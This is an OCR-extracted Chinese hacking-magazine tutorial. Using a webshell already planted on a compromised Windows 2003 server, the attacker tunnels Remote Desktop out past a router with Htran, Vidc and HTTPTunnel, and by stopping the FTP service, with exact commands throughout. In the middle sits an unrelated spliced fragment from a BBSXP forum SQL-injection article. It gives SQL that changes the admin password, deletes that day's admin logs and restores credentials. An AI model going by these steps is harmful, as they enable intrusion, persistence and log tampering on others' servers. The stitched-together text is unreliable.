


图1

一、由内向外

1、HTRAN 0.22

既然路由器不允许外部连入21及80之外的端口，那就由内向外连接，路由总不会禁止服务器向外提交信息吧！记得LCX曾编译过一款这样的工具——LCX.EXE，从网上Down了一个，上传至服务器，结果被KILL了，晦！LCX的名气太大了！去黑白网络中翻了一下，找到红客联盟的Htran v1.0和允恒的Htran 0.22两款软件，红客的Htran v1.0也没有逃脱被KILL的命运，而体积仅有12K多一点的Htran 0.22竟然可以安然无恙！值得关注！

来看一下Htran 0.22的参数：

```
[Usage of Packet Transmit]
  –Tran ListenPort TransmitHost TransmitPort
  –Listen ListenPort TransmitPort
  –Slave ConnectHost ConnectPort TransmitHost TransmitPort
  –Web ListenPort TransmitHost TransmitPort ConnectFlags
TransmitFlags
```

用过lcx或htran1.0的朋友对这些参数一定很熟悉，–Tran是用于映射本地端口；–Listen和–Slave配合使用，用于反弹映射端口；– Web是用于Web端口转发。下面用其反弹映射功能来突破路由的限制。

第一步：在本地的CMD窗口中运行Htran，命令如下：**“htran.exe –Listen 9999 8888”**，开启9999和8888端口，端

```
——修改后台管理密码为xxxxxxxxxxxxxxxxxx
update BBSXP_SiteSettings set AdminPassword=' xxxxxxxxxxxxxxxxxx '
——删除管理员今天登录时所有的操作日志
delete from BBSXP_Log where UserName='yuzi' and cast(DateCreated as
nvarchar(10))=cast(getdate() as nvarchar(10))
——恢复后台管理密码
update BBSXP_SiteSettings set AdminPassword=(select UserHome from
BBSXP_Users where UserName='yuzi')
——恢复yuzi的密码
update BBSXP_Users set UserPass=UserMail where UserName='yuzi'
——清除作为密码备份的yuzi的电子邮件和个人主页数据
update BBSXP_Users set UserMail='' where UserName='yuzi'
update BBSXP_Users set UserHome='' where UserName='yuzi'
```

在这篇文章中虽然我只是给出了针对SqlServer数据库的注入方法，如果在Exploit中使用针对Access的注入语句的话也是可以的。由于时间关系我也就没有详细地写相关的注入语句，有兴趣的读者可以试一试自己来完成对Access数据库的注入。还有针对NewTopic.asp和ReTopic.asp两个文件注入的Exploit我也就不再写了，基本上大同小异。如果你有兴趣的话也可以自己写一下给大家分享。

[文章里作者写的bbsxp的Exploit——EditPost.htm已收录在本期光盘中]

编辑点评：很久没有让我看着兴奋的asp注入文章了。这篇文章的构思比较巧妙，注入方法让我想起了《绝对背后的微笑－再谈DVBBS漏洞》(http://www.xfocus.net/articles/200306/554.html)这篇文章，两篇文章其实有异曲同工之妙。我的兴奋点是经过多少人检测的bbsxp竟然还存在这样大的一个漏洞，不知动网的又如何呢？看完整篇文章后，我有点怅然，因为方法实在是简单，漏洞也比较明显，但是为什么我们都没有发现呢？幸好作者留下了一个课后作业，我们去实现acess版的注入吧！

口9999用于监听，所有传递到本地9999端口的信息，都会一字不漏地转发给8888端口，由此看来，9999很像一个中转站！如图2所示，9999端口处于临战状态，等待信息的传入。




图2

第二步：在小马的CMD中运行Htran的－slave参数，命令如下：**"htran.exe –Slave 218.57.*.* 9999 127.0.0.1 3389"**，如图3所示，意思是将服务器端口3389映射到IP为218.57.*.*的9999端口，其中的218.57.*.*是我的公网IP，因为我采用的是ADSL拨号，所以有公网IP。如果处于内网，那第一步的Listen就要运行于一台有公网IP的肉机上，第二步再把Slave中的IP地址改为肉机的IP，这样htran就把服务器端口3389映射到肉机的9999端口上了。




图3

第三步：切换本地窗口至CMD，如图4所示，有一个IP连接到9999端口，说明服务器的3389已映射到本机的9999端口上。前面说过，9999起中转作用，所有数据都会转发到8888端口。在终端连接器中输入：**127.0.0.1:8888**，（如是肉机，则为肉机IP：8888）如图5所示，反弹映射成功。



图4

2、VIDC 2.0

说过Htran，再介绍一款端口映射工具—Vidc 2.0，其在端口映射方面同样具有强大的功能。和Htran一样，Vidc2既可做客户端，也可做服务端，两者的不同点在于，Htran的映射参数是附于命令后，而Vidc2的映射参数则是存放在一个和程序同名的INI文件中。下面就来看一下其反弹映射功能。




图5

第一步：在本地CMD窗口中运行Vidc20.exe，如图6所示，在默认情况下，vidc的服务端口是8080，如要更改端口则用命令：**vidc20.exe –p svrport**，指定服务的运行端口。




图6

第二步：创建一个和程序同名的INI文件，如在服务端运行的程序名为Vidc2.exe，则ini名为vidc2.ini。按Vidc的TCP映射语法："mtcpr <应用服务地址:应用服务端口> <映射端口> <vIDCs地址> <vIDCs端口> <vIDCs的访问密码>"输入如下内容：**"mtcpr 127.0.0.1:3389 8888 218.57.*.* 8080 null"**，意思是将服务器3389端口反弹映射到Vidc客户端218.57.*.*的8888端口上，其中的218.57.*.*是我的公网IP，8080是客户端Vidc的服务端口，null处是客户端Vidc的访问密码，null代表没有密码。和Htran一样，如果处于内网，则先把运行于本地的Vidc客户端放在肉机上运行，再修改Ini文件中的Vidc客户端地址为肉机IP。将创建好的vidc2.ini文件与vidc2.exe一并上传至服务器内，然后用小马的Cmd功能运行服务端vidc2.exe。

第三步：切换至CMD窗口，如图7所示，客户端的VIDC20有了响应，其开启了8888端口。在终端连接中输入：**127.0.0.1:8888**，和Htran一样，成功连入服务器的终端。




图7

要注意的是，在使用小马中的CMD执行一些程序后，这些程序的进程会一直占用服务器的内存，直到服务器重启才会释放出内存空间，而结束这些进程就要具有管理员权限才可以。按照我另一篇文章的方法，登录进终端，将自己的这款ASP木马提升为管理员权限，以后这款超级木马就可以行使管理员的权限了。在WIN2003中管理进程，不需上传任何工具，其本身就自带了两个非常好的命令："Tasklist"和"Taskkill"。Tasklist用于显示当前的进程名、PID值及内存使用等信息；Taskkill则用于结束进程，如要强制结束Pid为2050的进程，则执行的命令是："Taskkill.exe /PID 2050 /F"。

二、由外至内

如果我们处于内网，既没有公网IP，也没有肉鸡，那怎么连接终端呢？

1、穿透路由

百度说：Httptunnel可以将传输的数据封为HTTP数据包，用伪装的数据突破端口的限制。于是便DOWN了一个HTTPTunnel软件及资料，经过一番恶补，明白了一些HTTPTunnel的原理。这款软件包含htc.exe、hts.exe和cygwin1.dll三个文件，其中htc用于客户端，其作用是将数据封包，再转发到服务端，命令格式是："htc.exe –F 本地传输数据端口 服务器IP:服务器开放端口"。hts是服务端，运行于服务器中，其作用是将传递来的数据包解封后转发到内部开放端口中，命令格式为：**"hts.exe –F localhost:内部开放端口 服务器开放端口"**。下面就来试一下它们的火力！

第一步：首先在本地运行如下命令：**htc.exe –F 8888 服务器的IP:21**，如图8所示，将本地的8888端口的数据封包后传递到服务器的21端口中，而此时本地的8888端口处于监听状态，等服务器的hts运行成功后，就可以用终端连接本地的8888端口发送数据了。




图8

第二步：上传hts.exe及cygwin1.dll到服务器中，然后用超级木马的CMD执行如下命令：**"hts.exe –F localhost:3389 21"**，意思是用hts对21端口的数据进行解封，然后转发到本地的3389端口。按照资料介绍，运行服务端后，在服务器上会出现两

个相同的端口，那么此时在服务器中还会再开启一个21端口，但我用超级木马的CMD执行netstat –an，却只看到一个21端口，难道hts没有运行？执行tasklist查看进程，hts赫然其中！但用终端连接本地的8888端口却无法连接成功，难道HTTPTunnel只能使用HTTP专用80端口，而不能使用其他端口？带着这种想法用taskkill.exe结束hts进程，再将命令更改为“**hts.exe –F localhost:3389 80**”并运行，之后用“netstat –an”查看，还是没有出现80端口，当然终端连接也没有成功。这是怎么回事呢？

回过头来细细地看了一下资料，忽然看到下载的压缩包名为：“hypertunnelNT”，后面有NT字样，莫非这是一款运行于Win2000及NT系统中的软件？于是在虚拟机的Win2000服务器中进行测试，结果在Win2K系统内可以开启重复端口，看来此软件不适用于Win2003这套高级一点的系统中，因此，用Httptunnel穿透路由的想法也只好破灭了！

2、端口转发

既然无法穿透路由，那就采取本地端口转发的功能，也就是将端口3389转发到路由开放的端口中，然后直接连这个端口，不也可以连到终端！感到疑惑？呵呵，其实我的意思是在路由允许的端口上做文章，它不是允许21和80出入吗？那我就停止其中的一个服务，然后用端口转发工具，将3389端口转发到该服务所对应的端口中，而这两个服务所能停的，只能是FTP服务。OK，开始行动！

第一步：在超级木马的CMD中输入如下命令：**net stop msftpsvc**，如图9所示，Ftp服务成功停止，再用netstat查看一下端口开放情况，21没了！




图9

